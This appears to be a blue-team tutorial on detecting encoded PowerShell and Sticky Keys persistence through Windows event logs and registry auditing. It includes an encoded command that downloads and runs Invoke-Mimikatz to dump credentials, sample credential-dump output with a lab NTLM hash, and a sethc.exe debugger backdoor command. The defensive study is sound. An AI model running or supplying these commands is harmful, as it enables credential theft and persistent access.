


- **T1086 -** PowerShell

Name	APT29
Description	APT29 is threat group that has been attributed to the Russian government and has operated since at least 2008. This group reportedly compromised the Democratic National Committee starting in the summer of 2015.
Technique	APT29 has used encoded PowerShell scripts uploaded to CozyCar installations to download and install SeaDuke.
Tactic	Execution

- **How to detect PowerShell events?**

1. Event Viewer -> Application and Service Logs -> **PowerShell**
2. Event Viewer -> Application and Service Logs -> Microsoft -> Windows -> **PowerShell**




- **Command** - Encoded

```
powershell -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcA-
ZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAG-
cAKAAiAGgAdAB0AHAAcwA6AC8ALwByAGEAdwAuAGcAaQB0AGgAdQBiAHUAcwBlAHIAYwB-
vAG4AdABlAG4AdAAuAGMAbwBtAC8ARQBtAHAAaQByAGUAUABvAG8AagBlAGMAdAA-
vAEUAbQBwAGkAcgBlAC8ANwBhADMAOQBhADUANQBmADEAMgA3AGIAMQBhA-
GUAYgA5ADUAMQBiADMAZAA5AGQAOAAwAGMANgBkAGMANgA0ADUAMAAwAGMAYQBjA-
GIANQAvAGQAYQB0AGEALwBtAG8AZAB1AGwAZQBfAHMAbwB1AHIAYwBlAC8AY-
wByAGUAZABlAG4AdABpAGEAbABzAC8ASQBuAHYAbwBrAGUALQBNAGkAbQBpAG-
sAYQB0AHoALgBwAHMAMQAiACkAOwAgACQAbQAgAD0AIABJAG4AdgBvAGsAZQA-
tAE0AaQBtAGkAawBhAHQAegAgAC0ARAB1AG0AcABDAHIAZQBkAHMAOwAgACQAbQAKAA==
```


```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> powershell -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0A
CkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAiAGgAdAB0AHAAcwA6AC8ALwByAGEAdwAuAGcAaQB0AGgAdQBiAHUAcwBlAHIAYwBvAG4AdABlA
G4AdAAuAGMAbwBtAC8ARQBtAHAAaQByAGUAUABvAG8AagBlAGMAdAAvAEUAbQBwAGkAcgBlAC8ANwBhADMAOQBhADUANQBmADEAMgA3AGIAMQBhAGUAYgA5A
DUAMQBiADMAZAA5AGQAOAAwAGMANgBkAGMANgA0ADUAMAAwAGMAYQBjAGIANQAvAGQAYQB0AGEALwBtAG8AZAB1AGwAZQBfAHMAbwB1AHIAYwBlAC8AYwByA
GUAZABlAG4AdABpAGEAbABzAC8ASQBuAHYAbwBrAGUALQBNAGkAbQBpAGsAYQB0AHoALgBwAHMAMQAiACkAOwAgACQAbQAgAD0AIABJAG4AdgBvAGsAZQAtA
Hostname: DC.contoso.com / S-1-5-21-2584827293-1232572499-3244340690

  .#####.   mimikatz 2.1.1 (x64) built on Aug  3 2018 17:05:14 - lil!
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 516473 (00000000:0007e179)
Session           : Interactive from 1
User Name         : Administrator
Domain            : CONTOSO
Logon Server      : DC
Logon Time        : 11/18/2019 12:22:41 AM
SID               : S-1-5-21-2584827293-1232572499-3244340690-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : CONTOSO
         * NTLM     : fc525c9683e8fe067095ba2ddc971889
         * SHA1     : e53d7244aa8727f5789b01d8959141960aad5d22
         * DPAPI    : e175288595937ef1b53624d8e7b9fa77
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : CONTOSO
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : CONTOSO.COM
         * Password : (null)
        ssp :
        credman :
```

- Using Encoded PowerShell scripts can make the life harder for defenders
- No Events **4104** with a Level ''**Warning**'' will be generated.


- Looking at the **'Windows PowerShell'** logs




- Encoded PowerShell is suspicious and should already ring bells.




- Valuable information to filter on



- Looking at **Microsoft-Windows-PowerShell/Operational** logs
- We won't find any 4104 event with a level ''**Warning**''




- A bunch of **4103** events will show up, not 4104.




- After testing and playing around for a while. I have notice some potential weird behaviour that encoded PowerShell might leave behind. I am not claiming it is immediately correct, but here you go.

- value=**''System.Reflection.AssemblyName''**
- value=**''System.Reflection.Emit.FieldBuilder''**
- value=**''System.Reflection.Emit.CustomAttributeBuilder''**
- value=**"System.Runtime.InteropServices.HandleRef"**
- CommandInvocation(Out-Null): **"Out-Null"**
- ParameterBinding(Add-Member): name="Value"; value=**"IMAGE_OPTIONAL_HEADER64"**

- I think the most interesting part to filter on is the **''IMAGE_OPTIONAL_HEADER64''** to reduce down the noise of PowerShell logs.



- Encoded PowerShell CLI in the logs.



- **T1086 –** PowerShell -> **Windows Events**

- **Windows PowerShell**

Windows Event ID	Description	Task Category	Priority
800	Pipeline execution details for command line	Pipeline Execution Details	Noisy, but useful to keep an eye on.
600	Provider ''Example'' is started	Provider Lifecycle	Noisy and irrelevant
400	Engine state is changed from None to Available	Engine Lifecycle	Noisy and irrelevant

- **Microsoft-Windows-PowerShell/Operational**

Windows Event ID	Description	Task Category	Priority	Level
4103		Executing Pipeline	Noisy, but useful to keep an eye on for discovering en-coded PowerShell scripts.	Information
4104		Execute a Remote Command	High	Warning
53504		PowerShell Named Pipe IPC	None	Information
8194		Connect	None	Verbose
8195		Connect	None	Verbose
12039		None	None	Information
8196		None	None	Information
32784		None	None	Error
40196		None	None	Information
4100		Executing Pipeline	None	Warning


- **Tip**
- Do not just rely only on **4104** event with a level ''**warning**'' at **Microsoft-Windows-PowerShell/Operational**, since attackers could use an encoded script to bypass it.
- Event **4103** is noisy, but it can provided valuable information. Do not left this one out.

- **T1015 –** Accessibility Features

Group Name	APT3
Description	APT3 is a China-based threat group that researchers have attributed to China's Ministry of State Security. This group is responsible for the campaigns known as Operation Clandestine Fox, Operation Clandestine Wolf, and Operation Double Tap.
Technique	APT3 replaces the Sticky Keys binary C:\Windows\System32\sethc.exe for persistence.
Tactic	Persistence


- **How to detect T1015 events?**

1. Event Viewer -> **Security**




- Enable ''Audit Registry: Success''
- Open Regedit and scroll down to the following path:

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options




- This path is by default empty, so it is suspicious, when something is created in this path.




- **Command**


```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /t REG_SZ /v Debugger /d “C:\windows\system32\cmd.exe” /f
```



- Event **4657** will show up after we have set auditing rules on that registry setting.



- Additional information about the path of the registry location.




- A little bit of extra information about the **Image File Execution Options**, registry key.

